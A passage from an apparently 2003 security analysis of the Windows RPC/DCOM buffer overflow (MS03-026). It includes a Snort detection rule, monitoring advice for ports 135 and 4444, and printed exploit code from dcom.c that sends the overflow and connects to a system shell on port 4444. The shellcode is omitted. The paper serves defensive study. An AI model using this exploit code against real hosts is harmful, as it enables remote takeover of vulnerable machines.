01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0xa0,0x01,0x00,0x00,0x0
0,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00
,0x00,0x00,0x00,0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,
0xE8,0x08,0x00,0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

<end dcom.c code snippet>
```

Alert 2

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB DCERPC
ISystemActivator bind attempt"; flow:to_server,established;
content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26 00|";
distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|";
nocase; distance:5; within:12; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative;
content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance:29; within:16; reference:cve,CAN-2003-0352;
classtype:attempted-admin; sid:2193; rev:1;)
```

The alert above is similar to the first in that it looks for specific data in the payload of packets which correlates to the dcom.c exploit, however this alert is configured for port 445. This alert is included since it is theoretically possible to exploit the vulnerability via port 445, however at the time of this writing the majority if not all reports of the exploit have occurred via port 135.

Additional Network Monitoring:

Watch for machines on your LAN attempting to establish connections to external IP addresses via TCP port 135. These machines could be infected with one of the many variants of the DCOM exploit and may be scanning for additional victims. In addition you should also be monitoring traffic attempting to access TCP port 4444 on machines within your network, as this could indicate attempts to connect to infected computers.

Code Analysis
At the time of this writing the exploit code can be found on the MetaSploit web site at http://www.metasploit.com/tools/dcom.c. Below is an overview of the main functions of the code. The code analyzed was written by H D Moore at www.metasploit.com, based on the original code written by FlashSky and Benjurry at www.xfocus.org, which was based on the original exploit discovered by the Last Stage of Delirium (LSD) at www.lsd-pl.net.

The code consists of two functions, “main” and “shell” which are described below. The other components of the code, including the buffer overflow values, have been omitted. Again, the full code is available via the previously listed site.

Function main: as shown below, handles the core operations of the exploit. This includes

- Connecting to the victim machine on port 135.
- Executing the buffer overflow via an RPC/DCOM request with a filename which exceeds the expected size.
- Passing the appropriate offset that correlates to the version of Windows being attacked and opening a shell bound to port 4444.

```
int main(int argc, char **argv)
{

    int sock;
    int len,len1;
    unsigned int target_id;
    unsigned long ret;
    struct sockaddr_in target_ip;
    unsigned short port = 135;
    unsigned char buf1[0x1000];
    unsigned char buf2[0x1000];

    printf("-----------------------------------------------------------
\n");
    printf("- Remote DCOM RPC Buffer Overflow Exploit\n");
    printf("- Original code by FlashSky and Benjurry\n");
    printf("- Rewritten by HDM <hdm [at] metasploit.com>\n");


    if(argc<3)
    {
        printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]);
        printf("- Targets:\n");
        for (len=0; targets[len] != NULL; len++)
        {
            printf("-          %d\t%s\n", len, targets[len]);
        }
        printf("\n");
        exit(1);
```

```
    }

    /* yeah, get over it :) */
    target_id = atoi(argv[1]);
    ret = offsets[target_id];

    printf("- Using return address of 0x%.8x\n", ret);

    memcpy(sc+36, (unsigned char *) &ret, 4);

    target_ip.sin_family = AF_INET;
    target_ip.sin_addr.s_addr = inet_addr(argv[2]);
    target_ip.sin_port = htons(port);

    if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
    {
        perror("- Socket");
        return(0);
    }

    if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) !=
0)
    {
        perror("- Connect");
        return(0);
    }

    len=sizeof(sc);
    memcpy(buf2,request1,sizeof(request1));
    len1=sizeof(request1);

    *(unsigned long *)(request2)=*(unsigned long
*)(request2)+sizeof(sc)/2;
    *(unsigned long *)(request2+8)=*(unsigned long
*)(request2+8)+sizeof(sc)/2;

    memcpy(buf2+len1,request2,sizeof(request2));
    len1=len1+sizeof(request2);
    memcpy(buf2+len1,sc,sizeof(sc));
    len1=len1+sizeof(sc);
    memcpy(buf2+len1,request3,sizeof(request3));
    len1=len1+sizeof(request3);
    memcpy(buf2+len1,request4,sizeof(request4));
    len1=len1+sizeof(request4);

    *(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-
0xc;


    *(unsigned long *)(buf2+0x10)=*(unsigned long
*)(buf2+0x10)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0x80)=*(unsigned long
*)(buf2+0x80)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0x84)=*(unsigned long
*)(buf2+0x84)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0xb4)=*(unsigned long
```

```
*)(buf2+0xb4)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0xb8)=*(unsigned long
*)(buf2+0xb8)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0xd0)=*(unsigned long
*)(buf2+0xd0)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0x18c)=*(unsigned long
*)(buf2+0x18c)+sizeof(sc)-0xc;

    if (send(sock,bindstr,sizeof(bindstr),0)== -1)
    {
            perror("- Send");
            return(0);
    }
    len=recv(sock, buf1, 1000, 0);

    if (send(sock,buf2,len1,0)== -1)
    {
            perror("- Send");
            return(0);
    }
    close(sock);
    sleep(1);

    target_ip.sin_family = AF_INET;
    target_ip.sin_addr.s_addr = inet_addr(argv[2]);
    target_ip.sin_port = htons(4444);

    if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
    {
        perror("- Socket");
        return(0);
    }

    if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) !=
0)
    {
        printf("- Exploit appeared to have failed.\n");
        return(0);
    }

    printf("- Dropping to System Shell...\n\n");

    shell(sock);

    return(0);
}
```

<u>Function shell:</u> The shell function attempts to open a shell on port 4444 of the victim machine, after it has been exploited using the "main" function. An error is returned if the function is unsuccessful.

```
void shell (int sock)
```

```
{
        int     l;
        char    buf[512];
        fd_set  rfds;


        while (1) {
                FD_SET (0, &rfds);
                FD_SET (sock, &rfds);

                select (sock + 1, &rfds, NULL, NULL, NULL);
                if (FD_ISSET (0, &rfds)) {
                        l = read (0, buf, sizeof (buf));
                        if (l <= 0) {
                                printf("\n - Connection closed by local
user\n");
                                exit (EXIT_FAILURE);
                        }
                        write (sock, buf, l);
                }

                if (FD_ISSET (sock, &rfds)) {
                        l = read (sock, buf, sizeof (buf));
                        if (l == 0) {
                                printf ("\n - Connection closed by
remote host.\n");
                                exit (EXIT_FAILURE);
                        } else if (l < 0) {
                                printf ("\n - Read failure\n");
                                exit (EXIT_FAILURE);
                        }
                        write (1, buf, l);
                }
        }
}
```

Conclusion

The RPC/DCOM vulnerability (CVE # CAN-2003-0352) is a very serious threat due to the widespread use of the Windows operating systems affected. After reading this paper you should have an understanding of the underlying vulnerability exploited by the dcom.c code. You should also know what action is required to mitigate the risk via several different courses of action. For more detailed information on any of the topics discussed in this paper please see the references section.

Additional Information
The resources listed below contain additional information on the RPC DCOM exploit discussed in this paper.

MetaSploit
--=[Win32 DCOM RPC Exploit]=--
http://www.metasploit.com/tools/dcom.c

Full-Disclosure Mailing List
[Full-Disclosure] DCOM RPC exploit (dcom.c)
http://lists.netsys.com/pipermail/full-disclosure/2003-July/007092.html

Xfocus Team "The Analysis of LSD's Buffer Overrun in Windows RPC Interface"
http://www.xfocus.org/documents/200307/2.html

Microsoft
What You Should Know About Microsoft Security Bulletin MS03-026
http://www.microsoft.com/security/security_bulletins/ms03-026.asp

CERT Coordination Center
CERT Advisory CA-2003-16 Buffer Overflow in Microsoft RPC
http://www.cert.org/advisories/CA-2003-16.html

Symantec
Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability
http://securityresponse.symantec.com/avcenter/security/Content/8205.html

Google
Search for "dcom.c"
http://www.google.com/search?q=dcom.c&btnG=Google+Search&hl=en&lr=&ie=UTF-8&oe=UTF-8

References

Internet Storm Center “Top 10 Ports”
http://isc.incidents.org/top10.html (Sep. 1, 2003)

Microsoft TechNet "Microsoft Security Bulletin MS03-026"
http://www.microsoft.com/technet/security/bulletin/MS03-026.asp (Aug. 23, 2003)

Microsoft MSDN "The RPC Model"
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/microsoft_rpc_model.asp (Aug. 25, 2003)

Microsoft MSDN "DCOM Technical Overview"
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomtec.asp?frame=true&hidetoc=true (Nov. 1996)

Microsoft TechNet: TCP and UDP Port Assignments
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/windows2000serv/reskit/tcpip/part4/tcpappc.asp

SearchWebServices.com Definitions "Remote Procedure Call"
http://searchwebservices.techtarget.com/sDefinition/0,,sid26_gci214272,00.html (Aug. 26, 2003)

The Internet Engineering Task Force; Sun Microsystems, Inc. "Remote Procedure Call Protocol Specification". Apr. 1998.
http://www.ietf.org/rfc/rfc1050.txt?number=1050 (Aug. 26, 2003)

Microsoft TechNet "TCP and UDP Port Assignments"
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/windows2000serv/reskit/tcpip/part4/tcpappc.asp (Aug. 23, 2003)

Microsoft MSDN “Understanding the DCOM Wire Protocol by Analyzing Network Data Packets”. March 1998.
http://www.microsoft.com/msj/0398/dcom.aspx (Aug. 25, 2003)

The Last Stage of Delirium Research Group "Buffer Overrun In Windows RPC Interface"
http://lsd-pl.net/special.html (Jul. 16, 2003)

SearchVB.com Definitions "DCOM". 25 July 2001
http://searchvb.techtarget.com/sDefinition/0,,sid8_gci213883,00.html (Aug. 23, 2003)

Xfocus Team "The Analysis of LSD's Buffer Overrun in Windows RPC Interface". 7 July 2003.
http://www.xfocus.org/documents/200307/2.html (Aug. 14 2003)

Common Vulnerabilities and Exposures "CAN-2003-0352 (under review)".
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352 (Aug. 14, 2003)

Packet Storm "Archive Search"
http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=dcom&type=archives&%5Bsearch%5D.x=0&%5Bsearch%5D.y=0 (Aug. 17, 2003)

Sysinternals Freeware "Process Explorer". 12 Sep. 2003.
http://www.sysinternals.com/ntw2k/freeware/procexp.shtml (Sep. 13, 2003)

Microsoft Product Support Services "Knowledge Base Article – 826369"
http://support.microsoft.com/default.aspx?kbid=826369 (Aug 17, 2003)

Internet Security Systems "Scanms - MS03-026 RPC Vulnerability Scanner"
http://www.iss.net/support/product_utilities/ms03-026rpc.php (Aug. 17, 2003)

eEye Digital Security "Retina RPC DCOM Scanner from eEye Digital Security"
http://www.eeye.com/html/Research/Tools/RPCDCOM.html (Aug. 17, 2003)

Microsoft Product Support Services "Knowledge Base Article – 825750"
http://support.microsoft.com/default.aspx?scid=kb;en-us;825750 (Aug. 23, 2003)

Department of Homeland Security Advisory " Potential For Significant Impact On Internet Operations Due To Vulnerability In Microsoft Operating Systems". 30 July 2003
http://www.nipc.gov/warnings/advisories/2003/Potential7302003.htm (Sep. 15, 2003)

DilDog, Cult of the Dead Cow "The Tao of Windows Buffer Overflow". 6 Mar. 2000
http://www.cultdeadcow.com/cDc_files/cDc-351/index.html (Aug. 14, 2003)

Aleph One, "Smashing The Stack For Fun And Profit"
http://www.insecure.org/stf/smashstack.txt (Aug. 14, 2003)

Counterpane Internet Security, "Microsoft RPC DCOM Remote Shell Vulnerability" 1 Aug. 2003 http://www.counterpane.com/alert-v20030801-001.html (Aug. 17, 2003)

Hayes, Frank, ComputerWorld.com "Distributed Component Object Model (DCOM)". 2 Feb. 1999
http://www.computerworld.com/networkingtopics/networking/story/0,10801,43446,00.html (Aug. 18, 2003)

Internet Assigned Numbers Authority. 15 Sep. 2003
http://www.iana.org/assignments/port-numbers (Sep. 15, 2003)

Common Vulnerabilities and Exposures: Search for "RPC"
http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=RPC (Aug. 23, 2003)

ICAT Metabase: A CVE Based Vulnerability Database. 20 Oct. 2003
http://icat.nist.gov/icat.cfm?function=statistics (Nov. 1, 2003)

DEVbuilder: Buffer Overflow the Security Threat. What is it?
http://www.devbuilder.org/asp/dev_article.asp?aspid=43 (Nov. 1, 2003)